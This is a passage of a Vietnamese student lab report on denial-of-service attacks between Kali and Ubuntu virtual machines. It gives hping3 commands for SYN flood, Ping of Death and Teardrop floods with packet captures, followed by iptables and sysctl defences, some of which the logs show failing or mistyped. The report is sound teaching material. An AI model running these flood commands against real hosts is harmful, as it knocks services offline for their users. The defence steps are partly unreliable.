    altname enp2s1
    inet 192.168.192.128/24 metric 100 brd 192.168.192.255 scope global dynamic ens33
        valid_lft 1697sec preferred_lft 1697sec
    inet6 fe80::20c:29ff:fed1:93f/64 scope link
        valid_lft forever preferred_lft forever
```

192.168.192.128

--KIỂM TRA TỪ KALI SANG UBUNTU ping 192.168.192.128

```
(kali㉿kali)-[~]
$ ping 192.168.192.128
PING 192.168.192.128 (192.168.192.128) 56(84) bytes of data.
64 bytes from 192.168.192.128: icmp_seq=1 ttl=64 time=0.801 ms
64 bytes from 192.168.192.128: icmp_seq=2 ttl=64 time=1.05 ms
64 bytes from 192.168.192.128: icmp_seq=3 ttl=64 time=0.995 ms
64 bytes from 192.168.192.128: icmp_seq=4 ttl=64 time=0.875 ms
64 bytes from 192.168.192.128: icmp_seq=5 ttl=64 time=0.452 ms
64 bytes from 192.168.192.128: icmp_seq=6 ttl=64 time=0.519 ms
64 bytes from 192.168.192.128: icmp_seq=7 ttl=64 time=1.01 ms
64 bytes from 192.168.192.128: icmp_seq=8 ttl=64 time=0.595 ms
```

ping thành công

CÀI WEB SERVER (MÁY NẠN NHÂN)

Trên Ubuntu: **sudo apt update**

sudo apt install apache2 -y

từ Kali, mở trình duyệt :

<http://192.168.192.128>



BẮT ĐẦU TẤN CÔNG DoS

Trên Kali sudo apt install hping3 -y

Tấn công SYN Flood: sudo hping3 -S -p 80 --flood 192.168.192.128

```
(kali㉿kali)-[~]
$ sudo apt install hping3 -y
[sudo] password for kali:
hping3 is already the newest version (3.a2.ds2-11~kali1).
hping3 set to manually installed.
Summary:
Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 0

(kali㉿kali)-[~]
$ sudo hping3 -S -p 80 --flood 192.168.192.128
HPING 192.168.192.128 (eth0 192.168.192.128): S set, 40 headers
S
hping in flood mode, no replies will be shown
```

QUAN SÁT TRÊN UBUNTU

Trên Ubuntu:

netstat -ant | grep SYN_RECV

top

PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+ COMMAND
30	root	20	0	0	0	0	R	23.6	0.0	0:52.02 ksoftirqd/2
52	root	20	0	0	0	0	I	0.3	0.0	0:05.08 kworker/2:1-events
492	root	rt	0	354628	27392	8704	S	0.3	1.4	0:00.46 multipathd
1545	root	20	0	0	0	0	I	0.3	0.0	0:01.77 kworker/3:0-mpt_poll_0
2797	lehuuto+	20	0	11944	5888	3712	R	0.3	0.3	0:01.16 top
1	root	20	0	22592	13384	9416	S	0.0	0.7	0:02.28 systemd
2	root	20	0	0	0	0	S	0.0	0.0	0:00.01 kthreadd
3	root	20	0	0	0	0	S	0.0	0.0	0:00.00 pool_workqueue_release
4	root	0	-20	0	0	0	I	0.0	0.0	0:00.00 kworker/R-rcu_g
5	root	0	-20	0	0	0	I	0.0	0.0	0:00.00 kworker/R-rcu_p
6	root	0	-20	0	0	0	I	0.0	0.0	0:00.00 kworker/R-slub_
7	root	0	-20	0	0	0	I	0.0	0.0	0:00.00 kworker/R-netns
8	root	20	0	0	0	0	I	0.0	0.0	0:00.64 kworker/0:0-rcu_par_gp
9	root	0	-20	0	0	0	I	0.0	0.0	0:00.00 kworker/0:0H-events_highpri
11	root	20	0	0	0	0	I	0.0	0.0	0:00.06 kworker/u256:0-ext4-rsv-conversion
12	root	0	-20	0	0	0	I	0.0	0.0	0:00.00 kworker/R-mm_pe
13	root	20	0	0	0	0	I	0.0	0.0	0:00.00 rcu_tasks_kthread
14	root	20	0	0	0	0	I	0.0	0.0	0:00.00 rcu_tasks_rude_kthread
15	root	20	0	0	0	0	I	0.0	0.0	0:00.00 rcu_tasks_trace_kthread
16	root	20	0	0	0	0	S	0.0	0.0	0:00.01 ksoftirqd/0
17	root	20	0	0	0	0	I	0.0	0.0	0:00.18 rcu_preempt
18	root	rt	0	0	0	0	S	0.0	0.0	0:00.02 migration/0
19	root	-51	0	0	0	0	S	0.0	0.0	0:00.00 idle_inject/0
20	root	20	0	0	0	0	S	0.0	0.0	0:00.00 cpuhp/0
21	root	20	0	0	0	0	S	0.0	0.0	0:00.00 cpuhp/1
22	root	-51	0	0	0	0	S	0.0	0.0	0:00.00 idle_inject/1
23	root	rt	0	0	0	0	S	0.0	0.0	0:00.32 migration/1
24	root	20	0	0	0	0	S	0.0	0.0	0:00.02 ksoftirqd/1
26	root	0	-20	0	0	0	I	0.0	0.0	0:00.00 kworker/1:0H-events_highpri
27	root	20	0	0	0	0	S	0.0	0.0	0:00.00 cpuhp/2
28	root	-51	0	0	0	0	S	0.0	0.0	0:00.00 idle_inject/2
29	root	rt	0	0	0	0	S	0.0	0.0	0:00.33 migration/2
32	root	0	-20	0	0	0	I	0.0	0.0	0:00.00 kworker/2:0H-events_highpri
33	root	20	0	0	0	0	S	0.0	0.0	0:00.00 cpuhp/3
34	root	-51	0	0	0	0	S	0.0	0.0	0:00.00 idle_inject/3
35	root	rt	0	0	0	0	S	0.0	0.0	0:00.32 migration/3
36	root	20	0	0	0	0	S	0.0	0.0	0:00.01 ksoftirqd/3
38	root	0	-20	0	0	0	I	0.0	0.0	0:00.00 kworker/3:0H-events_highpri
41	root	20	0	0	0	0	S	0.0	0.0	0:00.00 kdevtmpfs
42	root	0	-20	0	0	0	I	0.0	0.0	0:00.00 kworker/R-inet_
43	root	20	0	0	0	0	S	0.0	0.0	0:00.00 kauditd

Thực nghiệm Phòng chống

Kỹ thuật 1: Kích hoạt TCP SYN Cookies

Đây là kỹ thuật giúp hệ thống nhận diện và xử lý các yêu cầu kết nối giả mạo mà không làm cạn kiệt tài nguyên bộ nhớ.

Lệnh thực hiện: sudo sysctl -w net.ipv4.tcp_syncookies=1

Phân tích kết quả: Khi máy Kali vẫn đang tấn công, bạn hãy thử tải lại trang web trên Windows. Trang web sẽ tải được bình thường.

The terminal window shows the output of the 'top' command, listing various processes running on the system. The browser window displays the Ubuntu homepage with the message "Trang mặc định của Ap" and "Ubuntu". Below the browser window, there is a text block providing information about the Apache configuration and its differences from Debian's.

Terminal Output (top command):

PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
30	root	20	0	0	0	0	R	11.0	0.0	1:16.77	ksftirod/2
1978	lehuatoan+	20	0	11944	5888	3712	R	0.3	0.3	0:08.02	top
1	root	20	0	22176	13116	9404	S	0.0	0.7	0:01.12	systemd
2	root	20	0	0	0	0	S	0.0	0.0	0:00.02	kthreadd
3	root	20	0	0	0	0	S	0.0	0.0	0:00.00	pool_workqueue_rele
4	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	kuworker/R-rcu_g
5	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	kuworker/R-rcu_p
6	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	kuworker/R-slub_
7	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	kuworker/R-netns
9	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	kuworker/0:0H-events
10	root	20	0	0	0	0	I	0.0	0.0	0:00.02	kuworker/0:1:cgroup_
11	root	20	0	0	0	0	I	0.0	0.0	0:00.00	kuworker/0:256:0-ext4
12	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	R-mm_pe
13	root	20	0	0	0	0	I	0.0	0.0	0:00.00	rCU_tasks_kthread
14	root	20	0	0	0	0	I	0.0	0.0	0:00.00	rcu_tasks_rude_kthr
15	root	20	0	0	0	0	I	0.0	0.0	0:00.00	rcu_tasks_trace_kth
16	root	20	0	0	0	0	S	0.0	0.0	0:00.01	ksftirod/0
17	root	20	0	0	0	0	I	0.0	0.0	0:00.09	rcu_preempt
18	rt	0	0	0	0	0	S	0.0	0.0	0:00.00	migration/0
19	root	-51	0	0	0	0	S	0.0	0.0	0:00.00	idle_inject/0
20	root	20	0	0	0	0	S	0.0	0.0	0:00.00	cuhp/0
21	root	20	0	0	0	0	S	0.0	0.0	0:00.00	cuhp/1
22	root	-51	0	0	0	0	S	0.0	0.0	0:00.00	idle_inject/1
23	rt	0	0	0	0	0	S	0.0	0.0	0:00.32	migration/1
24	root	20	0	0	0	0	S	0.0	0.0	0:00.00	ksftirod/1
26	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	kuworker/1:0H-events
27	root	20	0	0	0	0	S	0.0	0.0	0:00.00	cuhp/2
28	root	-51	0	0	0	0	S	0.0	0.0	0:00.00	idle_inject/2
29	root	rt	0	0	0	0	S	0.0	0.0	0:00.32	migration/2
32	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	kuworker/2:0H-events
33	root	20	0	0	0	0	S	0.0	0.0	0:00.00	cuhp/3
34	root	-51	0	0	0	0	S	0.0	0.0	0:00.00	idle_inject/3
35	root	rt	0	0	0	0	S	0.0	0.0	0:00.31	migration/3
36	root	20	0	0	0	0	S	0.0	0.0	0:00.00	ksftirod/3
38	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	kuworker/3:0H-events
39	root	20	0	0	0	0	I	0.0	0.0	0:00.02	kuworker/0:257:0-flus
41	root	20	0	0	0	0	S	0.0	0.0	0:00.00	kdevtmpfs
42	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	kuworker/R-inet_
43	root	20	0	0	0	0	I	0.0	0.0	0:00.11	kuworker/R:1-ever
44	root	20	0	0	0	0	S	0.0	0.0	0:00.00	kauditd
46	root	20	0	0	0	0	S	0.0	0.0	0:00.00	hungtaskd
47	root	20	0	0	0	0	S	0.0	0.0	0:00.00	com_reaper
48	root	20	0	0	0	0	I	0.0	0.0	0:00.10	kuworker/u257:2-flus

Đây là trang chào mừng mặc định được sử dụng để kiểm tra hoạt động chính sau khi cài đặt trên hệ thống Ubuntu. Nó dựa trên trang tương đương trên Debian Ubuntu được phát triển. Nếu bạn có thể đọc được trang này, điều đó có nghĩa là r được cài đặt tại trang web này đang hoạt động bình thường. Bạn nên **thay thế** (`/var/www/html/index.html`) trước khi tiếp tục vận hành máy chủ HTTP của mình.

Nếu bạn là người dùng thông thường của trang web này và không biết trang này trang web hiện đang không khả dụng do đang bảo trì. Nếu sự cố vẫn tiếp diễn, vi tri viên trang web.

Tổng quan về cấu hình

Cấu hình mặc định của Apache2 trên Ubuntu khác với cấu hình mặc định của nhà được chia thành nhiều tệp được tối ưu hóa để tương tác với các công cụ của Ubun được **ghi chép đầy đủ** trong `/usr/share/doc/apache2/README.Debian.gz` tài liệu này để có thông tin đầy đủ. Tài liệu hướng dẫn cho máy chủ web có thể đ truy cập vào thư **mục hướng dẫn** nếu gói apache2-doc đã được cài đặt trên máy Cấu hình cài đặt máy chủ web Apache2 trên hệ thống Ubuntu như sau:

`/etc/apache2/
... apache2.conf`

Kỹ thuật 2: Sử dụng Iptables giới hạn tốc độ (Rate Limiting)


Sử dụng tường lửa để giới hạn số lượng gói tin SYN được phép đi vào trong 1 giây.

Lệnh thực hiện

```
sudo iptables -A INPUT -p tcp --syn -m limit --limit 1/s --limit-burst 3 -j ACCEPT  
sudo iptables -A INPUT -p tcp --syn -j DROP
```

Phân tích kết quả: Lệnh này sẽ chỉ cho phép 1 kết nối mới mỗi giây. Cuộc tấn công từ Kali sẽ bị tường lửa chặn phần lớn các gói tin (DROP)

```
root@lehuutoan:~# sudo sysctl -w net.ipv4.syncookies=1  
sysctl: cannot stat '/proc/sys/net/ipv4/syncookies': No such file or directory  
root@lehuutoan:~# sudo iptables -A INPUT -p tcp --syn -m limit --limit 1/s --limit-burst 3 -j ACCEPT  
iptables v1.8.10 (nf_tables): limit: option "--limit" can only be used once.  
Try `iptables -h` or `iptables --help` for more information.  
root@lehuutoan:~# sudo iptables -A INPUT -p tcp --syn -j DROP  
root@lehuutoan:~#
```



Tổng hợp nội dung báo cáo

Trạng thái	Số kết nối SYN_RECV	Khả năng truy cập Web	Mức sử dụng CPU (Lệnh top)
Bình thường	0-5	Rất nhanh	Thấp (~0.1%)
Bị tấn công	> 1000	Không thể truy cập	Tăng cao
Sau khi bật SYN Cookies	Có thể vẫn cao	Truy cập được	Ôn định

4.4. Thực hành 2 – Ping of Death

4.4.1. Mục tiêu

- Đánh giá tác động: Kiểm tra khả năng gây treo máy hoặc khởi động lại hệ thống mục tiêu (DoS).

4.4.2. Thực hiện tấn công

Chuẩn bị trên máy Ubuntu (Nạn nhân)

sudo tcpdump -i ens33 icmp

```
lehuutoan@ubuntupc:~$ sudo tcpdump -i ens33 icmp
[sudo] password for lehuutoan:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on ens33, link-type EN10MB (Ethernet), snapshot length 262144 bytes
```



Thực hiện tấn công từ máy Kali Linux

Sử dụng công cụ hping3 hoặc lệnh ping với tùy chỉnh kích thước gói tin lớn hơn 65535 bytes.

```
sudo hping3 -1 -d 70000 192.168.192.128 --flood
```

ping -s 65507 192.168.192.128

16:42:56.274206 IP ubuntupc > 192.168.192.129: ICMP echo reply, id 21010, seq 3595, length 1480
16:42:56.274231 IP ubuntupc > 192.168.192.129: icmp
16:42:56.274235 IP ubuntupc > 192.168.192.129: icmp
16:42:56.274261 IP ubuntupc > 192.168.192.129: icmp
16:42:56.274292 IP 192.168.192.129 > ubuntupc: ICMP echo request, id 21010, seq 3851, length 1480
16:42:56.274292 IP 192.168.192.129 > ubuntupc: icmp
16:42:56.274292 IP 192.168.192.129 > ubuntupc: icmp
16:42:56.274292 IP 192.168.192.129 > ubuntupc: icmp
16:42:56.274292 IP 192.168.192.129 > ubuntupc: ICMP echo request, id 21010, seq 4107, length 1480
16:42:56.274292 IP 192.168.192.129 > ubuntupc: icmp
16:42:56.274304 IP ubuntupc > 192.168.192.129: ICMP echo reply, id 21010, seq 3851, length 1480
16:42:56.274332 IP ubuntupc > 192.168.192.129: icmp
16:42:56.274336 IP ubuntupc > 192.168.192.129: icmp
16:42:56.274358 IP ubuntupc > 192.168.192.129: icmp
16:42:56.274371 IP ubuntupc > 192.168.192.129: ICMP echo reply, id 21010, seq 4107, length 1480
16:42:56.274396 IP ubuntupc > 192.168.192.129: icmp
16:42:56.274402 IP ubuntupc > 192.168.192.129: icmp
16:42:56.274424 IP ubuntupc > 192.168.192.129: icmp
16:42:56.274447 IP 192.168.192.129 > ubuntupc: icmp
16:42:56.274447 IP 192.168.192.129 > ubuntupc: icmp
16:42:56.274447 IP 192.168.192.129 > ubuntupc: ICMP echo request, id 21010, seq 4363, length 1480
16:42:56.274447 IP 192.168.192.129 > ubuntupc: icmp
16:42:56.274447 IP 192.168.192.129 > ubuntupc: icmp
16:42:56.274447 IP 192.168.192.129 > ubuntupc: icmp
16:42:56.274460 IP ubuntupc > 192.168.192.129: ICMP echo reply, id 21010, seq 4363, length 1480
16:42:56.274485 IP ubuntupc > 192.168.192.129: icmp
16:42:56.274489 IP ubuntupc > 192.168.192.129: icmp
16:42:56.274515 IP ubuntupc > 192.168.192.129: icmp
16:42:56.274540 IP 192.168.192.129 > ubuntupc: ICMP echo request, id 21010, seq 4619, length 1480
16:42:56.274540 IP 192.168.192.129 > ubuntupc: icmp
16:42:56.274540 IP 192.168.192.129 > ubuntupc: icmp
16:42:56.274540 IP 192.168.192.129 > ubuntupc: icmp
16:42:56.274550 IP ubuntupc > 192.168.192.129: ICMP echo reply, id 21010, seq 4619, length 1480
16:42:56.274575 IP ubuntupc > 192.168.192.129: icmp
16:42:56.274580 IP ubuntupc > 192.168.192.129: icmp
16:42:56.274605 IP ubuntupc > 192.168.192.129: icmp
16:42:56.274627 IP 192.168.192.129 > ubuntupc: ICMP echo request, id 21010, seq 4875, length 1480
16:42:56.274627 IP 192.168.192.129 > ubuntupc: icmp
16:42:56.274627 IP 192.168.192.129 > ubuntupc: icmp
16:42:56.274627 IP 192.168.192.129 > ubuntupc: icmp
16:42:56.274655 IP ubuntupc > 192.168.192.129: ICMP echo reply, id 21010, seq 4875, length 1480
16:42:56.274681 IP ubuntupc > 192.168.192.129: icmp



Thực nghiệm Phòng chống Ping of Death

Trên máy Ubuntu, bạn sẽ sử dụng tường lửa iptables hoặc cấu hình Kernel để từ chối các gói tin ICMP độc hại.

1: Sử dụng Iptables để chặn gói tin ICMP quá khổ

Lệnh này sẽ giới hạn kích thước gói tin ICMP. Mọi gói tin lớn hơn mức bình thường sẽ bị hệ thống hủy bỏ.

```
# Xóa các rule cũ (nếu có)  
sudo iptables -F
```

```
# Chặn các gói tin ICMP có kích thước lớn (Fragmented)  
sudo iptables -A INPUT -p icmp -m fp --fragments -j DROP
```

```
# Hoặc chặn hoàn toàn Ping (ICMP) để đảm bảo an toàn tuyệt đối  
sudo iptables -A INPUT -p icmp --icmp-type echo-request -j DROP
```

2: Cấu hình trực tiếp trong Kernel (Vô hiệu hóa phản hồi Ping)

Bạn có thể ra lệnh cho hệ điều hành lờ đi tất cả các yêu cầu Ping:

```
1 sudo sysctl -w net.ipv4.icmp_echo_ignore_all=1
```

Trên Ubuntu

```
lehuitoan@ubuntupc:~$ sudo iptables -A INPUT -p icmp -m fp --fragments -j DROP
iptables v1.8.10 (nf_tables): Couldn't load match `fp':No such file or directory
Try `iptables -h' or `iptables --help' for more information.
lehuitoan@ubuntupc:~$ sudo iptables -A INPUT -p icmp --icmp-type echo-request -j DROP
lehuitoan@ubuntupc:~$ sudo sysctl -w net.ipv4.icmp_echo_ignore_all=1
net.ipv4.icmp_echo_ignore_all = 1
lehuitoan@ubuntupc:~$ sudo iptables -L -v -n
Chain INPUT (policy ACCEPT 22 packets, 10516 bytes)
  pkts bytes target     prot opt in     out     source               destination
  1264K  5676M DROP      1    -- *       *       0.0.0.0/0            0.0.0.0/0
                                         icmp-type ECHO_REQUEST

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
  pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
```

===== > Phòng chống thành công

Trên kali

4.5. Thực hành 3 - Teardrop Attack

4.5.1. Muctiêu

Đánh giá tác động: Kiểm tra khả năng gây treo máy (kernel panic) hoặc lỗi màn hình xanh trên các hệ thống chưa được vá lỗi.

4.5.2. Thực hiện tấn công

Thực hiện tấn công từ máy Kali Linux

```
sudo hping3 -2 -x -y 192.168.192.128 --flood
```

Phân tích đặc điểm trên máy Ubuntu

```
192.168.192.129.64182 > ubuntupc.0: UDP, length 0
17:18:36.716616 IP (tos 0x0, ttl 64, id 6495, offset 0, flags [+, DF], proto UDP (17), length 28)
  192.168.192.129.64183 > ubuntupc.0: UDP, length 0
17:18:36.716616 IP (tos 0x0, ttl 64, id 39287, offset 0, flags [+, DF], proto UDP (17), length 28)
  192.168.192.129.64184 > ubuntupc.0: UDP, length 0
17:18:36.716616 IP (tos 0x0, ttl 64, id 36597, offset 0, flags [+, DF], proto UDP (17), length 28)
  192.168.192.129.64185 > ubuntupc.0: UDP, length 0
17:18:36.716616 IP (tos 0x0, ttl 64, id 49292, offset 0, flags [+, DF], proto UDP (17), length 28)
  192.168.192.129.64186 > ubuntupc.0: UDP, length 0
17:18:36.716883 IP (tos 0x0, ttl 64, id 12512, offset 0, flags [+, DF], proto UDP (17), length 28)
  192.168.192.129.64187 > ubuntupc.0: UDP, length 0
17:18:36.716883 IP (tos 0x0, ttl 64, id 27305, offset 0, flags [+, DF], proto UDP (17), length 28)
  192.168.192.129.64188 > ubuntupc.0: UDP, length 0
17:18:36.716883 IP (tos 0x0, ttl 64, id 3864, offset 0, flags [+, DF], proto UDP (17), length 28)
  192.168.192.129.64189 > ubuntupc.0: UDP, length 0
17:18:36.716883 IP (tos 0x0, ttl 64, id 44334, offset 0, flags [+, DF], proto UDP (17), length 28)
  192.168.192.129.64190 > ubuntupc.0: UDP, length 0
17:18:36.716883 IP (tos 0x0, ttl 64, id 63687, offset 0, flags [+, DF], proto UDP (17), length 28)
  192.168.192.129.64191 > ubuntupc.0: UDP, length 0
17:18:36.716883 IP (tos 0x0, ttl 64, id 65632, offset 0, flags [+, DF], proto UDP (17), length 28)
  192.168.192.129.64192 > ubuntupc.0: UDP, length 0
17:18:36.716883 IP (tos 0x0, ttl 64, id 46034, offset 0, flags [+, DF], proto UDP (17), length 28)
  192.168.192.129.64193 > ubuntupc.0: UDP, length 0
17:18:36.716883 IP (tos 0x0, ttl 64, id 36235, offset 0, flags [+, DF], proto UDP (17), length 28)
  192.168.192.129.64194 > ubuntupc.0: UDP, length 0
17:18:36.716987 IP (tos 0x0, ttl 64, id 168, offset 0, flags [+, DF], proto UDP (17), length 28)
  192.168.192.129.64195 > ubuntupc.0: UDP, length 0
17:18:36.716897 IP (tos 0x0, ttl 64, id 63355, offset 0, flags [+, DF], proto UDP (17), length 28)
  192.168.192.129.64196 > ubuntupc.0: UDP, length 0
17:18:36.716939 IP (tos 0x0, ttl 64, id 9962, offset 0, flags [+, DF], proto UDP (17), length 28)
  192.168.192.129.64197 > ubuntupc.0: UDP, length 0
17:18:36.716939 IP (tos 0x0, ttl 64, id 36582, offset 0, flags [+, DF], proto UDP (17), length 28)
  192.168.192.129.64198 > ubuntupc.0: UDP, length 0
17:18:36.716939 IP (tos 0x0, ttl 64, id 55177, offset 0, flags [+, DF], proto UDP (17), length 28)
  192.168.192.129.64199 > ubuntupc.0: UDP, length 0
17:18:36.716939 IP (tos 0x0, ttl 64, id 33492, offset 0, flags [+, DF], proto UDP (17), length 28)
  192.168.192.129.64200 > ubuntupc.0: UDP, length 0
